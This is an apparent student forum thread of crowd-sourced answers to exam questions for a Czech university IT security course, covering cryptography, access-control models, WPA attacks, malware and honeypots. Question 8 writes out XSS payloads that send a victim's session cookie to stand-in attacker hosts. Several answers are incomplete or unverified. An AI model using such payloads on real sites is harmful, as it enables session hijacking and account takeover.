

Ahoj, máte nějaký dobrý materiály, z kterých se dá učit ? Ty slidy sou strašně stručný, ta jeho knížka odkazuje na neznámej odkaz. Díky pokud si to teda někdo přečte :D :)

[http://media0.vesele.info/files/media0:50f8645ae2040.pdf.upl/uvis\\_bezpecnost\\_20000701.pdf](http://media0.vesele.info/files/media0:50f8645ae2040.pdf.upl/uvis_bezpecnost_20000701.pdf)

F

Diky :)

## Materialy:

Vypracovane reseni nejake semestraly v pdf:

[https://drive.google.com/file/d/0B2xZqT\\_SyfFVVjZlaUlaV2F2cFU/view?usp=sharing](https://drive.google.com/file/d/0B2xZqT_SyfFVVjZlaUlaV2F2cFU/view?usp=sharing)

Vytah BIS:


[https://drive.google.com/file/d/0B2xZqT\\_SyfFVSE5LdHUxeGU0WGc/view?usp=sharing](https://drive.google.com/file/d/0B2xZqT_SyfFVSE5LdHUxeGU0WGc/view?usp=sharing)

## Otázky:

**1. Bob chce poslat alici zprávu,**

**a) nakreslit schéma plně zabezpečené komunikace, Šifrování obsahu mělo být kvůli rychlosti vykonáno symetrickou šifrou 6**

<https://fituska.eu/download/file.php?id=4072>



M - nešifrovaná zpráva

C - šifrovaná zpráva

TK - symetrické šifrování / dešifrování

VK - asymetrické šifrování / dešifrování veřejným klíčem

E - šifrování

D - dešifrování

VK příj. / VK odes. - veřejný klíč

SK příj. / SK odes. - soukromý klíč

RNG - generátor náhodných čísel

KR - náhodný klíč vygenerovaný RNG

MD - hashovací funkce

## b) jaké šifrovací algoritmy byste použili a jaká je jejich velikost v bitech 2

? AES-256bit a RSA-2048bit

## 2. 4 osoby, každý s jinou důvěrou vytvoří soubor. Doplnit tabulku podle Bell-Lapadula, kdo může modifikovat jaký soubor. 5


-> **tady** je srozumitelně vysvětlený Bell-Lapadula

uz na pulsemce mi to nedoslo a nechapu to furt :) Bell lapadua a ten bib musi pracovat soucastne ne, nelze pouzit jeden a druhe ...


Bell-LaPadulův model důvěrnosti funguje na principu “nic neprozradíš”. Tedy subjekt, který může číst objekt s utajením  $x$  může modifikovat objekt s utajením  $y$ , pokud  $y \geq x$ . Navíc může tento subjekt číst pouze objekt se stejným, nebo menším utajením, než je to jeho.

Bibův model integrity funguje opačně na principu “nic nepokazíš”. Tedy subjekt, který může číst objekt s integritou  $x$  může modifikovat objekt s integritou  $y$ , pokud  $y \leq x$ . Navíc může tento subjekt modifikovat pouze objekt se stejnou, nebo menší integritou, než je ta jeho.

### bel-lapad



### bib



#### 4. Jaké jsou cíle bezpečnostních opatření, jaké jsou omezující, a popsat administrativní a fyzické 6

- cíle:
  - bariéra mezi hrozbami a aktivy
  - omezení zranitelného místa
- obmedzujuce
  - minimaluju straty vzniknute utokom
  - maximalizuju zotavenie po utoku
- fyzická - ploty, budovy, zámky
- administrativní - prihlasovani, evidence pristupu. zalohovani
- personalni - osveta a skoleniý
- technicka - hw, sw reseni

#### 5. Výpočet veřejného a soukromého klíče u RSA, jaký je princip, Co by se stalo, pokud by generátory klíčů nebyly prvočísla? 6

##### b) Co by se stalo ...

- RSA je založena na předpokladu, že faktorizace je velmi obtížný problém. Pokud by nebyla použita prvočísla, tak by se tento problém výrazně zjednodušil (klíč by šel faktorizovat mnohem jednodušším způsobem, jelikož by měl více dělitelů). Došlo by tedy k citelnému oslabení klíče.

#### 6. Rozdíly TCSEC oproti ITSEC 5

##### TCSEC X ITSEC

1. málo se zabývá integritou dat X tridy funkčnosti pro systémy se zvýšenými nároky na integritu
2. směřuje různé úrovně abstrakce v jednom dokumentu X není lineární
3. nerozlišuje funkčnost a zaručitelnost (kombinuje ich do 1 linear. stupnice)  
X 2 rozmery - funkčnost a zaručitelnost
4. nezná komunikaci a počítačovou síť X ?
5. ? X ?

#### 7. orange book, integrity, phishing, known plaintext attack, virus, hrozby - vysvětlit 6

**orange book:** první kritéria hodnocení bezpečnosti IT

**integrity:** ochrana proti neoprávněné modifikaci informace

**phishing:** nalákání na podvodný web - např stránka co vypadá jako vaše internetové bankovníctví s cílem vylákat z vás přihlašovací údaje

**known plain attack:** Útočník zná šifrovaný text a odpovídající otevřený text, snaží se zjistit klíč

**virus:** program který vytváří kopie sama sebe - provádí replikace mezi soubory či disky typicky potřebuje hostitelský program

**hrozby:** jsou to situace které mají potenciál způsobit útok = tedy někdo dostane příležitost

## 8. XSS útok pomocí phishingu za účelem získání SessionID - jakým způsobem 6

- dá se provést, pokud útočník dokáže zapsat do databáze XSS kód

1) uložíme např jako své jméno do DB `<a href=#`

```
onclick=\"document.location=\"'http://not-real-xssattackexamples.com/xss.php?c='  
+escape\\(document.cookie\\)\\;\\\">My Name</a>
```

2) jakmile se administrátor přihlásí uvidí, že naše jméno někde odkazuje

3) pokud na odkaz administrátor klikne, odešle na podvrženou stránku v parametru c svoje session ID ( v odkazu bude něco jako

```
xss.php?c=PHPSESSID%3Dvmcsjsgear6gsogpu7o2imr9f3 )
```

4) jakmile jej útočník získá, tak dokud session platí, může na webu být jako administrátor

Lepší než odkaz, je použít obrázek, který se nezobrazí a tudíž administrátor nemusí na nic klikat :) Neco jako: `<img src=whatever onerror=this.src='http://xssattacksrvexample/?c='+document.cookie>`

**někdo by to mohl potvrdit/vyvrátit/ zkontrolovat**

## 9. Pasivní autentizace u elektronických pasů - popsát 5

- digitální podpis všech údajů vydávaných institucí
- bez sukromného kľuča sa nedajú falšovať ale dajú sa klonovať
- povinná u všetkých elektronických pasov
- CRL - max 90 dní, pri kompromitácii do 48h

## 10. banner grabbing - co za informace se pomocí této techniky dá získat? 5

- banner grabbing se používá k získání co nejvíce informací o systémech v síti, o službách, které jsou na systémech spuštěné, otevřených portech, verzích služeb atd.
- dalo by se říct že nmap dělá banner grabbing!

## 11. Jaký útok lze provést na WPA a WPA2 - 3

TKIP útok (WPA)

1. Využití slabiny algoritmu Michael – TKIP v případě detekce 2 rámců, které neprošly testem integrity, blokuje provoz po dobu 60s – proběhne restart sítě, generování nových klíčů a nová autentifikace

2. Selhání MIC (Message Integrity Check)

3. Útočník sleduje odpověď, čeká 60s, aby se vyhnul protiopatření MIC

4. Pomocí mechanismu 1bit/minuta dekóduje paket (ARP za 15 minut)

5. Snaží se paket vložit klientovi

Shrnutí útoku

nedochází ke kompromitaci TKIP klíčů

útok postihuje režim PSK i 802.1x

dokáže odhalit 1bit/minutu

je schopný dešifrovat pouze TKIP rámce od AP

Obrana: použít AES-CCMP (Counter Mode with CBC) – používá WPA2 – považován za bezpečný

**12. Alica a Bob, maju svoje VK a SK, Bob chce prijmat iba to u coho je zarucena integrita, dovernost, nepopieratelnost, autentizace... nakreslit schematicke, jake algoritmy by ste pouzili, ake dlzky klucov (iba zhruba, skrtka vediet ktore to sifrovanie co splnuje a dat to dokopy)**

V podstate jde o kombinaci utajeni a podpisu. (Ta castěji používaná varianta) Alice nejdříve zašifruje zprávu vlastním soukromým klíčem, a potom znova pomocí veřejného klíče Boba. Bob na své straně dešifruje zprávu vlastním soukromým klíčem, a potom znova pomocí veřejného klíče Alice. Klasický asymetrický algoritmus je RSA, řekněme 2048bit.

Pokud bychom šifrovali pouze jednou a to veřejným klíčem, tak tím zajistíme akorát důvěrnost, protože jediný, kdo si tu zprávu může dešifrovat a přečíst, je příjemce. Klíč je z definice veřejný, takže autentizace ani nepopíratelnost neplatí. Útočník si může navíc vytvořit vlastní zprávu, takže ani integrita neplatí.


Na druhou stranu, pokud bychom šifrovali soukromým klíčem, tak si to pomocí našeho veřejného klíče může přečíst každý, kdo ji odchytí, čímž přicházíme o důvěrnost. Protože ale nikdo není schopen bez našeho soukromého klíče vytvořit takovou šifrovanou zprávu, která půjde dešifrovat naším veřejným klíčem, je zajištěna integrita. A protože vlastníkem soukromého klíče je pouze odesílatel, autentizace i nepopíratelnost jsou zajištěny také.

**13. Bell-LaPadelluv model (alebo jak sa to vola), zadany 4 ucastnici s inou urovnou, kazdy ma nejaky subor, doplnit tabulku kto kam moze zapisovat**

platí pravidlo **no read up, no write down**

-- viz výše

**14. spocitat ALE (zadane rocne ztraty, cena pripadnych bezpecnostnych opatreni)**



### 15. attackbirthday u hash funkcii

- zalozeny na matematickom probleme, ze v skupine 23 ludi je viac ako 50% pravdepodobnost ze maju narodeniny v ten isty den
- u hash funkcii chceme ziskat x a y take, ze  $f(x) = f(y)$

--

Narodeninový paradox spočíva ve zdánlivě malé pravděpodobnosti, že se ve skupině lidí nějaká osoba narodila ve stejný den, jako někdo jiný v té skupině. Nicméně pokud nebudeme uvažovat konkrétní osobu a kohokoli jiného, ale libovolné dvě osoby, tak pravděpodobnost se z pár procent zvýší na 50% už pro 23 lidí.

Útok na hashovací funkce využívá tohoto matematického principu tak, že zkoušením náhodných  $x_1$  a  $x_2$  vstupů můžeme daleko efektivněji přijít na takové dva, jejichž hashe  $f(x_1)$  a  $f(x_2)$  jsou si rovny, než kdybychom k nějakému konkrétnímu vstupu hledali jiný, který má stejný hash. Pro hashovací funkci produkující  $H$  různých výstupů lze dojít k úspěchu průměrně po  $1.25\sqrt{H}$  pokusech #wikipedia.

### 16. popisat pojmy (pseudonymita?, botnet, polyalfabeticka sifra,...)

- pseudoanonymita -
  - vystupuje napr. pod nejakym loginom ale je jasne co tam robil
  - možnost provést akci pod pseudonymem
  - zachování všech ostatních bezpečnostních funkcí
  - mechanismus - pseudonymizační autorita, kryptografické protokoly
- botnet - ekosystém botů (slouží k ddos, spam)
- polyalfabeticka šifra
  - jedná se o substituční šifru (nahrazuje jednotlivé znaky jinými znaky)
  - pro každý znak používá jinou substituční funkci (např. posun o jiný počet znaků)

### 17. typy rootkitov (bis01.pdf - slide 45)

- binary rootkits
  - modifikace systémových souborů
- kernel rootkits
  - modifikace komponent kernelu
- library rootkits
  - přepisují systémové knihovny

~~18. oblasti overovane u mobilnych aplikacii (5)~~

~~19. nieco z projektu 2 (vsft2.3.4 tusim iba testova otazka)~~

20. nakreslit a popis Stealth ARP spoofing s vyuzitim hole196

### 21. 3 utoky na postranne kanaly u cip. kariet, jeden popisat

- časova analyza - ?
- odberova analyza - ?
- chybova analyza - ?

- elektromagnetická analýza - sledování magnetického pole okolo čipu, které se mění podle zatížení

## 22. popsat nějaké personální opatření při přijetí nových zaměstnanců

- rozdělení rolí a odpovědností, které zabrání tomu, aby jediný člověk mohl narušit (padělat, zničit) kritický proces (data)
- každý uživatel má mít pouze ta oprávnění, která nezbytně potřebuje k výkonu své funkce
- zjištění důvěryhodnosti pracovníka
- ověření důvěryhodnosti pracovníka externí organizací
- zjištění historie pracovníka - informace od předchozích zaměstnavatelů

## 23. malware, IDS - celkově základní pojmy, rozdíly, ne detaily

### IDS

- Intrusion Detection System (IDS, tj. systém pro odhalení průniku) je v informatice obranný systém, který monitoruje síťový provoz a snaží se odhalit podezřelé aktivity. Hlavními činnostmi IDS systému je detekce neobvyklých aktivit, které by mohly vést k narušení bezpečnosti v operačního systému nebo počítačové sítě a též možný aktivní zásah proti nim. IDS se nezabývá jen finálními pokusy o prolomení bezpečnosti, ale i o detekci akcí, které jim předcházejí. Mezi ně patří například skenování portů, sbírání informací potřebných k útoku, atd. Hlavním prvkem IDS je senzor, který obsahuje mechanismy pro detekci škodlivých a nebezpečných kódů a jeho činností je odhalování těchto nebezpečí.

\* fáze útočníka stručně

\* rozdělení malware (virus, červ a spol)

### rootkity (typy, **detekce**)

- kernel rootkit
- binary rootkit
- library rootkit

\* obfuskační techniky, jejich rozdíly a principy

### **vědět 0-day útok - využití hrozby která ještě není obecně známa**

- Zero day exploit (zero-day attack, tj. *zneužití* či *útok nultého dne*) je v informatice označení **útku** nebo hrozby, která se v **počítači** snaží využít **zranitelnosti** používaného **software**, která není ještě obecně známá, resp. pro ni neexistuje obrana (např. formou **aktualizace** počítačového **systému** či konkrétního software). Nultý den zde neoznačuje číslo nebo počet dní, ale skutečnost, že je **uživatel** ohrožen a až do vydání opravy (aktualizace) se nachází stále ve výchozím postavení (tj. v nultém dni). Doba ohrožení *zero day exploitem* tak může být několik dní, týdnů, ale i roků a doba jejího trvání je typicky plně v rukou autorů vadného software.

\* analýza malware

\* signatury



## IDS a IPS znát rozdíly, princip, rozdělení, nevýhody

- IPS systém prevence průniku = rozšiřují IDS, pracují přímo na datovém toku (na síti)
  - IDS systém detekce průniku
  - IPS systémy jsou považovány za rozšíření **IDS systémů**, protože monitorují jak provoz na síti, tak i aktivity operačního systému, které by mohly vést k narušení bezpečnosti. Hlavní rozdíl oproti IDS systémům je, že systém IPS je zařazen přímo do síťové cesty (in-line), a tak může aktivně předcházet, případně blokovat detekovaný nežádoucí a nebezpečný provoz na síti. Konkrétněji, IPS může provádět takové akce jako vyvolání poplachu, filtrování škodlivých paketů, násilné resetování spojení a/nebo blokování provozu z podezřelé **IP adresy**. Všechny tyto úkony často provádí ve spolupráci s firewallem. IPS také umí opravit chybný **cyklický redundantní součet** (CRC), defragmentovat proudy paketů, předcházet problémům s řazením TCP paketů, a čistit nežádoucí přenos včetně nastavení síťové vrstvy.
- \* APT a NSA vědět co to je
  - \* honeypot, honeynet, rozdíly interakce
  - \* aplikační firewall

## 24) narozeninový paradox

[http://cs.wikipedia.org/wiki/Narozeninov%C3%BD\\_probl%C3%A9m](http://cs.wikipedia.org/wiki/Narozeninov%C3%BD_probl%C3%A9m)

## 25) co je to exploit a jak zabránit SQL injection

z wiki: Exploit je v informatice speciální program, data nebo sekvence příkazů, které využívají programátorskou chybu, která způsobí původně nezamýšlenou činnost software a umožňuje tak získat nějaký prospěch. Obvykle se jedná o ovládnutí počítače nebo nežádoucí instalaci software, která dále provádí činnost, o které uživatel počítače neví (např. nějaký druh malware). Běžně používanou ochranou je včasná instalace aktualizací, které vydá tvůrce chybného software.


SQL injection je technika napadení databázové vrstvy programu vsunutím (odtud „injection“) kódu přes neošetřený vstup a vykonání vlastního, samozřejmě pozměněného, SQL dotazu. ([zdroj](#))

zabránění SQL Injection - všechny uživatelské vstupy, které se propagují do SQL dotazů ošetřit pomocí funkcí na sql escape (sanitizovat) sekvence v PHP např. `mysql_real_escape_string()`

## 26) Fiestelova šifra, vysvětlit + obrázek

(je základem pro Lucifer od IBM a pak z toho vychází DES)

- základ některých symetrických šifí
- používá mnoho jiných algoritmů



## 28) statický malware a další typy

- logická bomba
- viry?
- trojské koně?
- červi?
- žertovné programy?
- otázka co se považuje za statické???

## 29) aktivní autentizace u pasu

- ochrana proti klonování
- součásti podepsaných dat je i veřejný klíč
- soukromý asymetrický klíč, který neopustá kartu
- využívá challenge-response - čítačka pošle náhodné číslo, karta generuje též náhodné číslo potom to spojí, zakóduje a pošle

## 30) mode counter, obrázek + vysvětlit (wifi - slajd 22 nějaký kec a 33 obrázek, který chteli)

## 31) popsat GTK (Hole 196), jaké útoky lze na něj provádět. (wifi slajd 40)

## 32) Vigenere & Vernam - i z hlediska analýzy


Vigenere - koduje podle klíče, písmeno klíče je hodnota o kolik se znak posune  $a=0 \dots$

Vernam - Náhodný klíč, stejně dlouhý jako plaintext, neopakuje se

## 34) DES - obrázek vysvětlit

- symetricky
- šifruje bloky o sirke 64 bitov kľúčom o veľkosti 56 bitov
- Feistelova šifra s dostatočnou počiatočnou permutáciou
- Komplikovaná funkcia F
- 16 kôl
- 56 bitový kľúč, posuvy a permutácie vyrvávajú 48bitové subkľúče pre každé kolo
- Poziadavky:
  - musí zaistovať vysokú bezpečnosť
  - musí byť presne špecifikovaný
  - bezpečnosť nesmie závisieť na utajení algoritmu
  - musí byť realizovateľný pomocou HW
  - musí byť rýchly

## DES



### 35) typy honeypotů (3)

Based on deployment:

1. production honeypots
2. research honeypots

Based on design criteria:

1. pure honeypots
  2. high-interaction honeypots
  3. low-interaction honeypots
- zkoumají online hrozby v síti
  - jsou to systémy bez bezpečnostních opatření a záplat

2. definice:

## 1) Fyzické

1.1) Serverové a klientské honeypoty - Jde o stanici bez jakékoliv funkce, která v síti „čeká“ na to, až na ni útočník zaútočí. Tyto útoky nebo pokusy o komunikaci jsou pak sledovány a analyzovány.

1.2) Bezdrátové honeypoty - Úkolem je chránit bezdrátové sítě, a to formou vytváření velkého množství fiktivních bezdrátových přístupových bodů které se útočník pokusí napadnout.

## 2) Virtuální

2.1) S nízkou mírou interakce - Jsou schopny emulovat určité funkce, programy nebo služby operačního systému. Tato emulace je však do jisté míry omezena.

2.2) S vysokou mírou interakce - Na rozdíl od předchozích schopny emulovat celé systémy s velkým množstvím služeb a aplikací.

zdroj> [https://www.vutbr.cz/www\\_base/zav\\_prace\\_soubor\\_verejne.php?file\\_id=54402](https://www.vutbr.cz/www_base/zav_prace_soubor_verejne.php?file_id=54402)

## 36) dynamický malware a další typy

### 37) Basic Access Control u elektron. pasů

- kluc získany zo strojovo citatelnej zony
  - číslo pasu, datum narodenia a expiracie sa hashuje pomocou SHA-1 (získajú sa 2 3DES kľuce)
- malá entropia dát z tej zony
- musia mať všetky EU pasy

### 38) CBC, obrázek + vysvětlit

## 40. Co muze zarucovat dostupnost a duvernost

### 41. Jak lze provest utok na pametovy skryty kanal

### 42. Jaky je princip utoku Caffé Latte - Nakreslit

Využívá slabost klientů připojovat se automaticky na známé síť  
Útočník sleduje probe žádosti od klienta a vytváří falešný AP  
Klient se automaticky snaží autentifikovat do tohoto AP  
Klíč dokáže odhalit během 20 min.

Postup:

1. Klient posílá auth. Žádost
2. Útočník odpovídá challenge textem
3. Klient vrací IV a zašifrovaný challenge text
4. Útočník získuje key-stream před IV a posílá info o úspěšné autentifikaci

44. Který z režimů blokových šifer lze použít jako PRNG a nakreslit a popsat

45. Jaké jsou zabezpečovací protokoly standardu 802.1x, nejbezpečnější popsat a popsat útoky na něj

### 46. Jak se může malware vyhnout detekci, 55. způsoby jakým se malware vyhýbá detekci (aspoň 3) a jeden detailněji popsat

Obfuskace - vyhýbání se odhalení, skrývání

- polymorfní - mutace kódu, ale funkcionalita se nemění. Kód se při každém spuštění změní, funkcionalita zůstává stejná.

- oligomorfní - mutace kódu změnou několika částí na předdefinované alternativy. Pouze stovky různých kódů.

- metamorfní - vytváření naprosto odlišných logických ekvivalentů. Překlad do přechodné reprezentace, úprava reprezentace, opětovný překlad do binárního kódu.

- šifrování - tělo kódu je šifrováno, připojen dešifrovací mechanismus. Šifrování není morfismus!

### Techniky

- dead-code insertion (NOP)

- transposice kódu


- výměna registrů - náhodné přehození registrů v každém replikačním cyklu

- subroutine reordering - změna pořadí funkcí

- substituce instrukcí za ekvivalenty (MOV za PUSH/POP)

- integrace do kódu - kód je dekompilován, malware vložen dovnitř a celkový kód znovu zkompilován

### 47. Popsat útok Relay na cipové karty



V jednoduchosti: Ja (Carol) mám fake kartu, ktoru mám pripojenu k nejakému bezdrátovému systému (prípadne wired, ale to je viac amaterske). Musím mať spolupracovníka (Bob), ktorý si vyhliadne obeť (Alice). Keď budem chcieť platiť svojou fake kartou, tak môj spolupracovník musí prísť k obeť (pokiaľ využívam wireless karty nemusi o tom obeť ani vedieť). Obeť si myslí, že plati za nejaký tovar (povedzme večeru, prípadne pri wireless nemusi vôbec o ničom vedieť). V tomto momente sa vytvorí akoby most (relay) medzi fake a skutočnou kartou. Pri platení to vyzera, že platiť svojou kartou, ale v skutočnosti platiť karty od Alice. Alice si myslí, že plati za večeru ale v skutočnosti plati za niečo iné.

[OT] - ak ste videli film Vrchni Prchni, tak si predstavte hlavného hrdinu ako tam behá s platobným terminálom :). Dik moc :)

#### 48. Vertical scan

- pouze na 1 hostovi se skenují všechny porty

#### 49. co zaručuje dostupnost a integritu

